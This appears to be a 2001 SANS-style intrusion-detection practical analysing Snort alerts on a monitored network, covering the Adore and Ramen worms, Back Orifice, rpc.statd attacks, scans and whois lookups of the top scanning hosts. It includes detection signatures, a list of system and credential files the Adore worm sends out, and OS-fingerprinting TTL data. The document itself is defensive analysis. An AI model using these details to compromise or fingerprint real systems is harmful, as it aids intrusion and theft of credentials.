13      Tiny Fragments - Possible Hostile Activity
 5      connect to 515 from inside
 4      Russia Dynamo - SANS Flash 28-jul-00
 4      ICMP SRC and DST outside network
 2      STATDX UDP attack
 1      Probable NMAP fingerprint attempt
```



As can be seen from the graph the vast majority of alerts were created by four detects. Please find below details of these and the other 20 alerts that occurred during the sample period.

High Port 65535 TCP – Possible Red Worm – traffic

Name: Adore Worm
Aliases: Red worm
Variants: Adore.V.02
Similar to: Ramen, Lion worms
First Detected April 1 2001
No of Local Detects: 22294

Reference: http://www.incidents.org/react/adore.php

Description:
The red worm is also known as the adore worm It scans the internet looking for Linux hosts that are vulnerable to a number of exploits such as LPRng, rpc-statd, wu-ftpd and BIND. The worm checks random IP addresses to see if the host is vulnerable to the aforementioned exploits. If the system is

vulnerable the worm downloads and executes. It attempts to send an e-mail to one of the following addresses: adore9000@21cn.com, adore9000@sina.com, adore9001@21cn.com, adore9001@sina.com containing the following information:

/etc/ftpusers
ifconfig
ps -aux (using the original binary in /usr/bin/adore)
/root/.bash_history
/etc/hosts
/etc/shadow

It sets up a package called icmp and sets a default port to listen to and a packet length to watch for. When it sees this packet it starts a rootshell to allow communications. It sets up a Cron job which wipes all traces of itself then reboots the infected machine. It does however leave a backdoor.

Correlation: http://www.incidents.org/archives/y2k/040301.htm
Fix: Adore Find
This Red Worm / Adore Worm detect was the number 1 incident for the analysis period. 3 nodes are responsible for 22276 detects. Those 3 are:

205.167.0.160	=>	MY.NET.71.69	13876 detects	
MY.NET.97.195	=>	64.42.64.129	7164 detects	
64.42.64.129	=>	MY.NET.97.195	1236 detects	8400 Total

All these connections appeared over a short period of time with 5 or 6 packets being sent or received per second. If there is a Linux host at MY.NET.71.69 it is likely that the Adore/Red worm has compromised it. This system should be repaired immediately. You can use the adorefind utility to detect and remove it. Available from:
http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm

Watchlist 000220 IL-ISDNNET-990517

Watchlist 000220 highlights any connections coming from networks registered to Bezeq International. Peatach Tikvah, Israel. There were 11846 detects encountered from 86 addresses on these networks. The vast majority of these detects came from 212.179.79.2 (8443) which is assigned to

CreoScitex Corporation Ltd
3 HaMada Street
Herzlia B
46103
Israel

This is and other sites in the range are well known for Gnutella and Napster access. The above detect is from port 32052 which is not a known Gnutella or Napster port. The majority of the traffic was directed at MY.NET.202.222 port 4662 which is an unassigned ephemeral port. The activity occurred over a 2 and a half hour period from 11:50:38 am to 14:10:18 on May 21st. This could be another file swapping program, which a user used to transfer data at this time. Analysis of the actual

traffic could reveal this.

Another address in the network Bezeq International network that generated alerts was 212.179.15.105 with connections to MY.NET.226.62 over port 6699 and this is an example of a Napster connection.

05/20-08:35:14.903672 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.15.105:3672 -> MY.NET.226.62:6699
05/20-08:35:21.782438 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.15.105:3672 -> MY.NET.226.62:6699
05/20-08:35:23.843992 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.15.105:3672 -> MY.NET.226.62:6699

Unless connections to these addresses are required for legitimate purposes then consideration should be given to blocking them in the interest of bandwidth conservation and security of the internal nodes.

Correlation:http://www.sans.org/y2k/practical/Becky_Bogle_GCIA.doc

UDP SRC and DST outside network

UDP traffic with source and destination addresses outside the network has been detected by Snort. Source and destination from outside the network should not occur, however in this case the destination address is actually a multicast address and is therefore not an external node. Multicast addresses are used for 1 to many transfers of data. A node needs to be a member of a multicast group in order to receive such data. What we have here is a node on our network that is a member of this particular multicast group and we are getting an alert on the source – multicast address. The port used here was 5779 and the address of 233.28.65.222 indicates that this could be a "FashionTV" multicast. The source address is registered to Yahoo Broadcast Services, which does carry the FashionTV multicast on this port.

Name: Unknown
IP Address: 63.250.213.122
Location: Dallas (32.784N, 96.778W)
Network: Yahoo Broadcast Services, Inc.

Yahoo Broadcast Services, Inc. (NETBLK-NETBLK2-YAHOOBS)
2914 Taylor st
Dallas, TX 75226
US

Netname: NETBLK2-YAHOOBS
Netblock: 63.250.192.0 - 63.250.223.255
Maintainer: YAHO

Correlation: http://www.sans.org/y2k/practical/Andrew_Windsor_GCIA.doc

Wingate 1080 Attempt

The Snort rule that triggers this is one designed to detect attempted connections to a Wingate proxy server on port 1080. A user can use a Wingate proxy to surf the web anonymously. We had 5013 detects during the analysis period. The majority 4730 coming from 147.52.74.115 and going to MY.NET.15.214. If this machine is running Wingate then if possible it should be immediately removed otherwise appropriate safe guards need to be implemented to prevent external users from using it for unauthorised web surfing. Source ports range from 1033 to 4999. Apart from MY.NET.15.214 the relatively low number of packets to each a node suggests that these machines are probably just being scanned for the presence of Wingate.

Correlations: http://www.sans.org/y2k/practical/TJ_Vanderpoel_GCIA.doc

External RPC Call

External RPC Call alerts are generated by Snort when an external source attempts a connection to the portmap service which runs on port 111.

"The portmap service keeps track of the location of various portmap services by port. If an attacker can get access to portmap he can get information needed to pursue an attack against a specific service."

- Network Intrusion Detection An Analyst's Handbook, Indianapolis, Stephen Northcutt & Judy Novak, 2nd Edition Sept 2000

The top scanned internal host was MY.NET.6.15. You can see from the log entries below that on two occasions the RPC call was immediately followed by an attempted STATDX attack. This was probably auto ran as indicated by the timestamp, but the trace is a good illustration of the types of services that an external RPC call is designed to expose.

The first attacking host is registered to Telia.com, which is the Swedish telephone company. The second address was registered to Level 3 Communications, Inc. 1450 Infinite Drive, Louisville, CO 80027.

```
05/20-10:25:49.745264__[**]_External_RPC_call_[**]_24.114.192.110:4137_-
>_MY.NET.6.15:111
05/21-08:43:19.576348__[**]_External_RPC_call_[**]_216.218.142.41:3072_-
>_MY.NET.6.15:111
05/25-13:26:13.003934__[**]_External_RPC_call_[**]_213.66.5.79:2402_-
>_MY.NET.6.15:111
05/25-13:26:13.548623__[**]_STATDX_UDP_attack_[**]_213.66.5.79:707_-
>_MY.NET.6.15:32776
05/25-13:26:14.095402__[**]_External_RPC_call_[**]_213.66.5.79:2402_-
>_MY.NET.6.15:111
05/25-21:34:54.970532__[**]_External_RPC_call_[**]_209.247.88.12:2857_-
>_MY.NET.6.15:111
05/25-21:34:55.064589__[**]_External_RPC_call_[**]_209.247.88.12:2857_-
>_MY.NET.6.15:111
05/25-21:34:55.164114__[**]_STATDX_UDP_attack_[**]_209.247.88.12:859_-
>_MY.NET.6.15:32776
05/25-21:34:55.449525__[**]_External_RPC_call_[**]_209.247.88.12:2857_-
>_MY.NET.6.15:111
05/25-21:34:55.539855__[**]_External_RPC_call_[**]_209.247.88.12:2857_-
>_MY.NET.6.15:111
```

Within the network there were 731 nodes scanned from 12 external hosts. The number one attacker was 209.116.121.144. Further investigation of this and other scanned hosts should be completed to see if they are running any vulnerable services.

Possible trojan server activity

This alert is generated by Snort in response to traffic that may indicate that there is a trojan operating within the network.

"This event indicates that an internal computer has connected to an outside asp webserver to retrieve a copy of the ramen.tgz worm. This indicates that your internal machine is in the process of being infected with the ramen worm and it may be compromised."
-arachnids IDS461/MISC_WORM-RAMEN-ASP-RETRIEVAL-OUTGOING @ www.whitehats.com

Port 27374 provides the signature for this attack.

The Ramen worm compromises Linux ftp servers, replacing all index.html files. It creates two new ftp accounts and looks for new ftp servers to infect. The worm adds its script /etc/rc.d//rc.sysinit ensuring its execution at every startup. Finally it will display a graphic.

There were 660 detects of this kind during the period, the vast majority coming from internal hosts and connecting to port 27374. There are some detects originating from 27374 going to 25. This could possibly be a legitimate connection, which just happened to use port 27374. All hosts that are listed should be checked for infection by the Ramen Worm and cleaned. MY.NET.208.142 seems to be the most common.

Correlation:
Similar to Lion Worm http://www.sans.org/y2k/lion.htm

SMB Name Wildcard

SMB Name Wildcard alerts are generated by Snort when it encounters connections to port 137. The same hosts may then have connections to port 139 – NetBIOS session service. Attackers are searching for NetBIOS connections on the system that they can exploit. Windows systems do routinely make connections to port 137 in their search for NetBIOS resources and this can trigger false alarms. With the benefit of more detailed logs it would be possible to establish whether the scans resulted in successful NetBIOS sessions being established.

Reference: http://www.sans.org/newlook/resources/IDFAQ/port_137.htm

In these logs we had 518 detects with the majority coming from external hosts.

Correlation: http://www.sans.org/y2k/practical/David_Singer_GCIA.doc

Port 55850 tcp - Possible myserver activity - ref. 010313-1

Myserver activity refers to a tool that is used to exploit Linux based hosts in a similar way to Trinoo. It exploits a vulnerability in the rpc.statd implementation in several Linux distributions. The vulnerability allows the hacker to send shell commands via the portmapper which will be executed with root privileges. The vulnerability is discussed in CA-2000-17.html described as an "input validation problem in rpc.statd".
http://www.cert.org/advisories/CA-2000-17.html
http://www.sans.org/082200.htm (marchany)

There were 481 detects on the network involving port 55850. The majority originated from our network which could indicate that that there are infected nodes which are hosting the myserver program. In particular MY.NET.201.6 had 281 detects going to an address registered to Archimedes Capital LLC (SILICONBANDWIDTH-DOM), 46539 Fremont Blvd, Fremont, CA 94538. First this machine along with the others highlighted by the log should be analysed for the presence of myserver or other such tools. Check if these machines are running a vulnerable OS and also the machines should be assessed to check for the statd vulnerability as detailed in the CERT Advisory.

Connect to 515 from outside network.

Port 515 is a well known port used for printer spoolers. Unix LPR service runs on port 515 and this service can have vulnerabilities. Linux systems also have the vulnerability as described in http://www.whitehats.com/info/IDS457 titled: IDS457/LPR_LPRNG-REDHAT7-OVERFLOW-SECURITY.IS .

There were 6 different scanning nodes + broadcast:

215	211.43.92.132	- KRNIC-KR Hosted
83	211.56.201.199	- KRNIC-KR Hosted
72	202.90.64.139	- Netsol Technologies Inc. Taiwan
3	MY.NET.20.10	- Local
2	255.255.255.255	- Broadcast, in this case on 31337 which is BO Port.
1	MY.NET.60.16	- Local
1	MY.NET.253.12	- Local

The attackers appear to be scanning our network for the presence of machines that are vulnerable to the exploit. The first scan occurs over a period of 5 minutes while the next two take 13 and 14 seconds respectively. The scanned hosts of which there were 296 should be checked for this vulnerability. There is no evidence from the logs that the attacker succeeded in exploiting a machine with a connection from one of these addresses as there appears to be no other connections apart from the scans themselves. That is not to say that it is impossible, as a completely compromised system may not trigger any further alerts. It is possible that the attacker once they have discovered a vulnerable machine would come back at a later time using a different source address, but there does not seem to be any evidence of this during the analysis period. There are a number of other alerts associated with addresses on this network 211.*.*.*

88	Possible trojan server activity
49	SMB Name Wildcard
42	Back Orifice

3 Port 55850 tcp - Possible myserver activity - ref. 010313-1

A closer look at traffic coming from these 3 addresses would be useful however.

Correlation: http://www.sans.org/y2k/practical/tom_chmielarski_GCIA.doc

Queso Fingerprint

Queso is an operating system fingerprinting tool designed to identify the operating system, which can then be used to exploit known vulnerabilities. The signature used to detect this in Snort is ttl > 225 and flags 21S set. False positives can be generated by the 21S flags as these are used for ECN and CWR, but the detection of the high ttl should reduce this. See http://www.whitehats.com/info/IDS029

TTL Overview

OS Version	"safe"	tcp_ttl	udp_ttl
AIX	n	60	30
DEC Pathworks V5	n	30	30
FreeBSD 2.1R	y	64	64
HP/UX 9.0x	n	30	30
HP/UX 10.01	y	64	64
Irix 5.3	y	60	60
Irix 6.x	y	60	60
Linux	y	64	64
MacOS/MacTCP 2.0.x	y	60	60
OS/2 TCP/IP 3.0	y	64	64
OSF/1 V3.2A	n	60	30
Solaris 2.x	y	255	255
SunOS 4.1.3/4.1.4	y	60	60
Ultrix V4.1/V4.2A	n	60	30
VMS/Multinet	y	64	64
VMS/TCPware	y	60	64
VMS/Wollongong 1.1.1.1	n	128	30
VMS/UCX (latest rel.)	y	128	128
MS WfW	n	32	32
MS Windows 95	n	32	32
MS Windows NT 3.51	n	32	32
MS Windows NT 4.0	y	128	128

Taken from: "Default TTL Values in TCP/IP" - http://www.switch.ch/docs/ttl_default.html

There were 34 sources and 53 destinations. There are a relatively small number of scans coming from each source except for 199.183.24.194 which occurs 23 times and is registered to vger.kernel.org, the information being provided by name servers at redhat.com. The number of detects imply that this probably was an OS fingerprinting exercise. There are many other examples of traffic from this source to destinations on our network in the OOS packets, which do not cause

an alert on the Queso rule because the TTL is too low. The majority of these are directed at port 25 (SMTP) on the target host. There is a total of 2522 OOS packets originating from 199.183.24.194 during the analysis period. Port 25 is targeted because it is likely to be open, in addition to which the presence of 21S suggest that there is some fingerprinting going on.

Correlation: http://www.sans.org/y2k/practical/kevin_orkin.doc

Back Orifice

Back Orifice is a remote administration tool developed by the Cult of the Dead Cow. Its use is mainly to remotely control machines on other networks after they have become infected with the BO trojan. The program is used to then exploit those systems. The signature of BO is that it uses port 31337 and a particular string - |ce63 d1d2 16e7 13cf 39a5 a586| is present in the packet - http://www.whitehats.com/info/ids399.
3 addresses scanned our network looking for an infected machine.
211.61.232.18
203.144.164.20
203.144.179.233
The only alerts from these nodes are the BO ones, with no other packets being recorded by Snort. It would be prudent to check each of the scanned machines (112 in total) for the presence of BO and to also have a closer examination of the traffic from these 3 addresses. It does however appear that there was no penetration this time.

Correlation: http://www.sans.org/y2k/practical/Byron_Thatcher_GCIA.doc

TCP SRC and DST outside network.

A source and destination address should not be both outside our network. We should never see traffic travelling between nodes unless one of them belongs to our network. An alert like this can usually be an indication of spoofing either by a user on our network or a piece of software such as a trojan that has infected a machine. There were 24 source addresses and 41 destination addresses. Egress filtering should be put in place to prevent users on our network from spoofing addresses and sending packets to other networks. A node that is spoofing its address in this way may be taking part in a DOS against a victim network The presence of Egress filtering will prevent this and is a policy all networks should employ to reduce the likelihood of a DOS. In this case there was a small number of detects –11 which indicates that this was probably not a DOS, but rather was spoofing for some other purpose such as OS fingerprinting. The most common (22) alert was from 24.249.187.57 to 24.3.0.37 both of which are registered to the @home network. Connections were made to port 8080 which is a server proxy port and this does appear to be a proxy server - proxy2.hwrd1.md.home.com. The attacker may have been attempting to exploit some trust between the two addresses and to use the proxy server to ultimately access the internet.

SUNRPC highport access!

There were 87 detects for SUNRPC high port access. Snort triggers these when connections are made to port 32771, which is an alternate port for the portmapper service. There were five source addresses mainly emanating from port 6667 but also some from port 25. In assessing what is occurring first the OS of the destination machines (5) should be checked to see if they are running

the portmapper service and what their role is. What is most likely occurring here is that the internal hosts are randomly using port 32771 as part of IRC, which is indicated by port 6667.

Correlation: http://www.sans.org/y2k/practical/Byron_Thatcher_GCIA.doc

Watchlist 000222 NET-NCFC

Watchlist 000222 is a watchlist alert which is triggered by access to or from the 159.226.*.* network which is registered to the

Computer Network Information Center,Chinese Academy of Sciences
P.O.Box 349
Beijing
China
A variety of destination ports most notably 21, 23,25 and 113 are noted within the 51 alerts.

NULL Scan!

A null scan is where a packet is encountered with no flags set. This is not a normal packet and is usually crafted as an OS fingerprinting technique. There are several examples of packets coming from the network that is registered to @HOME as there was in the TCP SRC and DST outside the network. These packets could again have a spoofed address in an attempt to carry out some reconnaissance. There were 34 separate addresses in logs reporting a null scan.

Correlation: http://www.sans.org/y2k/practical/Scott_Crimminger_GCIA.doc

Nmap TCP Ping

Nmap is a packet-crafting tool, which is often deployed in an attempt to circumvent firewalls and IDS systems or to perform OS fingerprinting and network scanning. The signature that Snort looks for is a packet with an ACK flag set and the acknowledgment value of zero. There were 10 source addresses and 10 destinations.

Correlation: http://www.sans.org/y2k/practical/Tammy_Fletcher.doc

Tiny Fragments – Possible Hostile Activity

Tiny fragments can be used to penetrate security perimeters or as part of a DOS attack. There were 3 sources for this alert. There appears to be no other activity from these addresses over the analysis period. Further analysis of the traffic might be useful to establish why these detect occurred.

Correlation: http://www.sans.org/y2k/practical/Brian_Varine_GCIA.doc

Connect to 515 from inside.

Connections to port 515 are noted, as this is the LPR service for print spooling. There were five connections from our network to the outside, 3 of them to the same address. These addresses do not appear in any other logs to indicate that there was other traffic to or from these addresses.

Correlation: http://www.sans.org/y2k/practical/Paul_Asadoorian_GIAC.doc

Russia Dynamo – SANS Flash 28-jul-00

A Sans alert was issued on Jul 28 2000 which concerned access to the network 194.87.*.*

http://www.sans.org/y2k/072818.htm
The alert recommends blocking all access to and from addresses in the above network. These addresses were scanning the internet looking for proxy servers and then reporting the information back to machines in this network. Traffic is going to port 6346, which is associated with the Gnutella file sharing tool. A user may be using the Gnutella tool with a machine on this network. Further investigation of the traffic to and from this network may make this clearer. Access should be blocked to this network and consideration given to closing 6346 as a file sharing tool like this can be a primary source of viruses, tojans, backdoors, illicit material and other such undesirable data.

Correlation: http://www.sans.org/y2k/practical/Alex_Stephens_GCIA.htm

ICMP SRC and DST outside Network

ICMP packets can be associated with tools that perform DDOS's like TFN. There are a very small number of packets in these logs so a DDOS does not appear to have been occurring. The two addresses are registered to AOL and France Telecom Interactive. The TFN server and client use ICMP echo replies to communicate with each other. There should never be a SRC and DST from outside our network and it implies that spoofing is occurring.

STATDX UDP attack

Statdx is an attempt to exploit a vulnerable rpc.statd using the statd linux exploit. - http://www.whitehats.com/info/IDS442
This particular detect is associated with the external RPC call that we mentioned earlier in this report. An attacker is attempting to exploit a known vulnerability in the service to gain access to the system with privileges - commonly this is root. The system at MY.NET.6.15 should be checked for this vulnerability and appropriate action should be taken. Examination of other logs may reveal if there has been further activity associated with this address.

Correlation: http://www.sans.org/y2k/practical/Brian_Varine_GCIA.doc

Snort Scans

Below is a table of the top 20 scanning hosts directing scans against the network and the top 20 hosts that are being scanned. 19 of the 20 hosts scanned are inside our network. There are further details on the top 10 external scanning hosts + the No.1 scanned host. Included is information about their registration and some brief descriptions of the scans.

Top 20 Scanners			**Top 20 Scanned**		
From	*Occurrences*	*%*	*To*	*Occurrences*	*%*
Grand Total(All Hosts)	293288	100.00	Grand Total(All Hosts)	293290	100.00
62.227.97.230	27167	9.26%	24.24.173.27	4164	1.42%
203.34.157.100	19770	6.74%	MY.NET.145.166	3634	1.24%
MY.NET.201.10	19651	6.70%	MY.NET.178.154	3161	1.08%
205.188.233.121	17439	5.95%	MY.NET.178.222	2951	1.01%
138.89.13.48	17180	5.86%	MY.NET.71.28	2660	0.91%
205.188.233.185	13968	4.76%	MY.NET.108.13	2332	0.80%
217.84.23.229	13706	4.67%	MY.NET.110.33	2137	0.73%
MY.NET.204.54	11145	3.80%	MY.NET.108.15	2093	0.71%
216.130.152.62	10001	3.41%	MY.NET.109.62	1960	0.67%
205.188.233.153	7478	2.55%	MY.NET.202.222	1658	0.57%

62.2.71.218	6675	2.28%	MY.NET.71.90	1643	0.56%
MY.NET.229.74	5342	1.82%	MY.NET.145.197	1636	0.56%
210.97.117.1	4575	1.56%	MY.NET.151.70	1594	0.54%
MY.NET.203.18	4466	1.52%	MY.NET.104.13	1549	0.53%
MY.NET.210.2	4256	1.45%	MY.NET.107.4	1501	0.51%
MY.NET.208.142	4233	1.44%	MY.NET.15.223	1428	0.49%
MY.NET.160.114	4105	1.40%	MY.NET.110.169	1337	0.46%
62.226.229.215	4025	1.37%	MY.NET.108.16	1171	0.40%
MY.NET.104.112	3550	1.21%	MY.NET.15.217	1153	0.39%

Top 10 External Addresses (Internals dealt with under compromised machines)

1) 62.227.97.230

Name: p3ee361e6.dip.t-dialin.net
IP Address: 62.227.97.230
Location: Unknown
Network: DTAG-DIAL12

```
inetnum:        62.225.192.0 - 62.227.255.255
netname:        DTAG-DIAL12
descr:          Deutsche Telekom AG
country:        DE
admin-c:        RH2086-RIPE
tech-c:         AH12705-RIPE
tech-c:         ST5359-RIPE
status:         ASSIGNED PA
remarks:        ************************************************************
remarks:        * ABUSE CONTACT: abuse@t-ipnet.de IN CASE OF HACK ATTACKS, *
remarks:        * ILLEGAL ACTIVITY, VIOLATION, SCANS, PROBES, SPAM, ETC.   *
remarks:        ************************************************************
notify:         auftrag@nic.telekom.de
notify:         dbd@nic.dtag.de
mnt-by:         DTAG-NIC
changed:        auftrag@nic.telekom.de 20010321
source:         RIPE

route:          62.224.0.0/14
descr:          Deutsche Telekom AG, Internet service provider
origin:         AS3320
mnt-by:         DTAG-RR
changed:        bp@nic.dtag.de 20000516
source:         RIPE

person:         Reinhard Hausdorf
address:        Deutsche Telekom AG
address:        Am Kavalleriesand 3
address:        D-64295 Darmstadt
address:        Germany
phone:          +49
nic-hdl:        RH2086-RIPE
notify:         auftrag@nic.telekom.de
notify:         dbd@nic.dtag.de
mnt-by:         DTAG-NIC
changed:        auftrag@nic.telekom.de 20010321
source:         RIPE
```

Deutsche Telkom is a very large ISP in Germany and it is likely that this IP address was used by an ISP client to perform the scanning that we see in our logs. The user is performing reconnaissance and is attempting to find live hosts and open ports within our network to exploit. Each scan was a SYN packet directed at port 21 on an address on our network. The user is looking for live FTP servers or machines that have FTP services running on them. What appears to be a complete scan of the network occurred between May 25 01:58:27 and May 25 06:53:38. There does not appear to be any alerts relating to this network but it would be prudent to watch for future connections / alerts in case any reconnaissance was successful.


2) 203.34.157.100

Name: ibox.entity-apparel.com.au
IP Address: 203.34.157.100
Location: 24.900S, 133.000E
Network: LOGICDIMENSIONS-AU

29 Watland St
Springwood
Qld 4127
AU


inetnum:	203.34.156.0 - 203.34.159.255
netname:	LOGICDIMENSIONS-AU
descr:	LogicWorld / Fuzion Pty Ltd
descr:	Level 2
descr:	360 St Pauls Terrace
descr:	PO Box 583
descr:	Fortitude Valley QLD 4006
country:	AU
admin-c:	DE17-AP
tech-c:	DE17-AP
mnt-by:	MAINT-AU-DE17-AP
changed:	david.eagles@ivolve.com 20010629
source:	APNIC

person:	David Eagles
address:	Ivolve Pty Ltd
address:	GPO Box 680
address:	Brisbane
address:	QLD 4001
country:	AU
phone:	+61 7 3002 6200
fax-no:	+61 7 3002 6262
e-mail:	david.eagles@ivolve.com
nic-hdl:	DE17-AP
remarks:	Managing Director
remarks:	This data originated from AUNIC, and was copied as part of
remarks:	the AUNIC to APNIC migration. http://www.apnic.net/db/aunic/
remarks:	Original nic-hdl in AUNIC: DE1-AU
mnt-by:	MAINT-AU-DE17-AP
changed:	david.eagles@ivolve.com 20010628
source:	APNICAn attempt to connect to this site immediately brought about an alert from my virus scanner.



Output from McAffee Vshield Version 4.5, Dat File = Version 4.0.4153

the following web page was displayed.



This website may be scanning the network in an attempt to get you to check their webpage and inadvertently download the Ramen Virus. The Ramen Virus affects Linux hosts and is similar to the Red Worm for which we have had may alerts on the network. It compromises the security of the Linux machine by opening the FTP service to all users. A scan of our network took place between

May 25 21:44:02 and May 25 22:10:58. The targeted port was 53, which is commonly open for DNS and is one of the most heavily scanned ports on the internet.

3) 205.188.233.121

Name: g2lb4.spinner.com
IP Address: 205.188.233.121
Location: 39.022N, 77.421W
Network: America Online, Inc

Registrant:
Spinner Networks, Inc
1209 Howard Ave Suite 200
Burlingame, CA 90410
US

These scans were from various ports and were targeted at port 6970 UDP. TCP port 6970 is known to be used by the gate crasher trojan. The attacker may have been scanning for the presence of this tojan within our network. No alerts were recorded for this trojan during the analysis period. The port is also a starting port for Real Audio streams.

4) 138.89.13.48

Name: adsl-138-89-13-48.nnj.adsl.bellatlantic.net
IP Address: 138.89.13.48
Location: Unknown
Network: Verizon Global Networks, Inc.

Registrant:
Bell Atlantic Internet Solutions (BELLATLANTIC2-DOM)
1880 Campus Commons Drive
Reston, VA 20191-1512
US

Administrative Contact, Technical Contact:
Hostmaster (HO9610-ORG) hostmaster@BIZMAILSRVCS.NET
Verizon Online
5525 MacArthur Ste 320
Irving, TX 75038
US
800-927-3000

A scan was performed directed at port 53 and some selective UDP ports on the network.

5) 205.188.233.185

Name: g2lb6.spinner.com
IP Address: 205.188.233.185
Location: 39.022N, 77.421W
Network: America Online, Inc

Registrant:
Spinner Networks, Inc
1209 Howard Ave Suite 200
Burlingame, CA 90410
US

Scanned between May 21 and May 25 for various periods each day, always to port 6970 as with the

no. 3 scan above.

6) 217.84.23.229

Name: pd95417e5.dip.t-dialin.net
IP Address: 217.84.23.229
Location: Unknown
Network: European Regional Internet Registry/RIPE NCC

Registrant:
Deutsche Telekom Online Service GmbH (T-DIALIN2-DOM)
Waldstrasse 3
Weiterstadt, D-64331
DE

Domain Name: T-DIALIN.NET

Probable dial in account from Deutsche Telekom in Germany. A SYN scan of the network between May 24 13:58:49 and May 24 16:50:57. No alerts from this address were noted.

7) 216.130.152.62

Name: Unknown
IP Address: 216.130.152.62
Location: Unknown

Network: Newnan Utilities

Newnan Utilities (NETBLK-WEST-GA-NET1)
70 Sewell Road
Newnan, GA 30264
US

Netname: WEST-GA-NET1
Netblock: 216.130.128.0 - 216.130.159.255
Maintainer: NEWN

Coordinator:
Morrow, Larry (LM435-ARIN) larry@a-plus.net
1 770 683 8324 (FAX) 1 770 252 4230

These scans were all directed at port 22223 and reference was made to them on incidents.org on May 24th 2001 - http://www.incidents.org/diary/may2001.php
Other networks reported scans on May 23rd / 24th. Our scan started at May 23 19:35:43 and completed at May 24 00:14:49. There doesn't appear to be any resolution of what this scan was for. Some networks were affected after the 23rd / 24th and there were no alerts from this address in our log files.

8) 205.188.233.153

Name: g2lb5.spinner.com
IP Address: 205.188.233.153
Location: 39.022N, 77.421W
Network: America Online, Inc

Registrant:
Spinner Networks, Inc
1209 Howard Ave Suite 200
Burlingame, CA 90410
US

Network :

America Online, Inc (NETBLK-AOL-DTC)
22080 Pacific Blvd
Sterling, VA 20166
US
Netname: AOL-DTC
Netblock: 205.188.0.0 - 205.188.255.255

A couple of scans to port UDP 6970 from this network. Scans occurred from May 21 09:50:39 to May 23 11:45:00

9) 62.2.71.218

Name: client62-2-71-218.hispeed.ch
IP Address: 62.2.71.218
Location: BERNE (47.000N, 7.500E)
Network: CABLECOM-MAIN-NET

Domain name:
hispeed.ch

Holder of domain name:
Cablecom Management GmbH
Domain Accounting Team
Zollstrasse 42
CH-8005 Z rich
Switzerland

Technical contact:
Cablecom Media AG
Technical Admin Team
Zollstrasse 42
CH-8005 Z rich
Switzerland

inetnum:	62.2.32.0 - 62.2.79.255
netname:	CABLECOM-MAIN-NET
descr:	Cablecom Holding AG
descr:	Zuerich
country:	CH
admin-c:	WM5132-RIPE
admin-c:	WM5132-RIPE
tech-c:	CAN6-RIPE
tech-c:	CAN6-RIPE
status:	ASSIGNED PA
notify:	lir-mnt@cablecom.ch
mnt-by:	AS8404-MNT
changed:	wilson.mehringer@cablecom.ch 20010621
source:	RIPE

route:	62.2.0.0/16
descr:	Cablecom Holding AG
descr:	Zollstrasse42
descr:	CH-8021 Zuerich

descr: SWITZERLAND
origin: AS8404
notify: lir-mnt@cablecom.ch
mnt-by: AS8404-MNT
changed: wilson.mehringer@cablecom.ch 20010323
source: RIPE

A SYN scan of port 21 looking for FTP servers on the network.

10) 210.97.117.1

Name: Unknown
IP Address: 210.97.117.1
Location: SEOUL (37.540N, 127.000E)
Network: KRNIC-KR

inetnum: 203.232.0.0 - 203.239.255.255
netname: KRNIC-KR
descr: KRNIC
descr: Korea Network Information Center
country: KR
admin-c: HM127-AP
tech-c: HM127-AP
remarks: **
remarks: KRNIC is the National Internet Registry
remarks: in Korea under APNIC. If you would like to
remarks: find assignment information in detail
remarks: please refer to the KRNIC Whois DB
remarks: http://whois.nic.or.kr/english/index.html
remarks: **
mnt-by: APNIC-HM
mnt-lower: MNT-KRNIC-AP
changed: dbmon@apnic.net 19960216
changed: hostmaster@apnic.net 20010606
source: APNIC

person: Host Master
address: Korea Network Information Center
address: Narajongkeum B/D 14F, 1328-3, Seocho-dong, Seocho-ku, Seoul, 137-070, Republic of Korea
country: KR
phone: +82-2-2186-4500
fax-no: +82-2-2186-4496
e-mail: hostmaster@nic.or.kr
nic-hdl: HM127-AP
mnt-by: MNT-KRNIC-AP
changed: hostmaster@nic.or.kr 20010514
source: APNIC

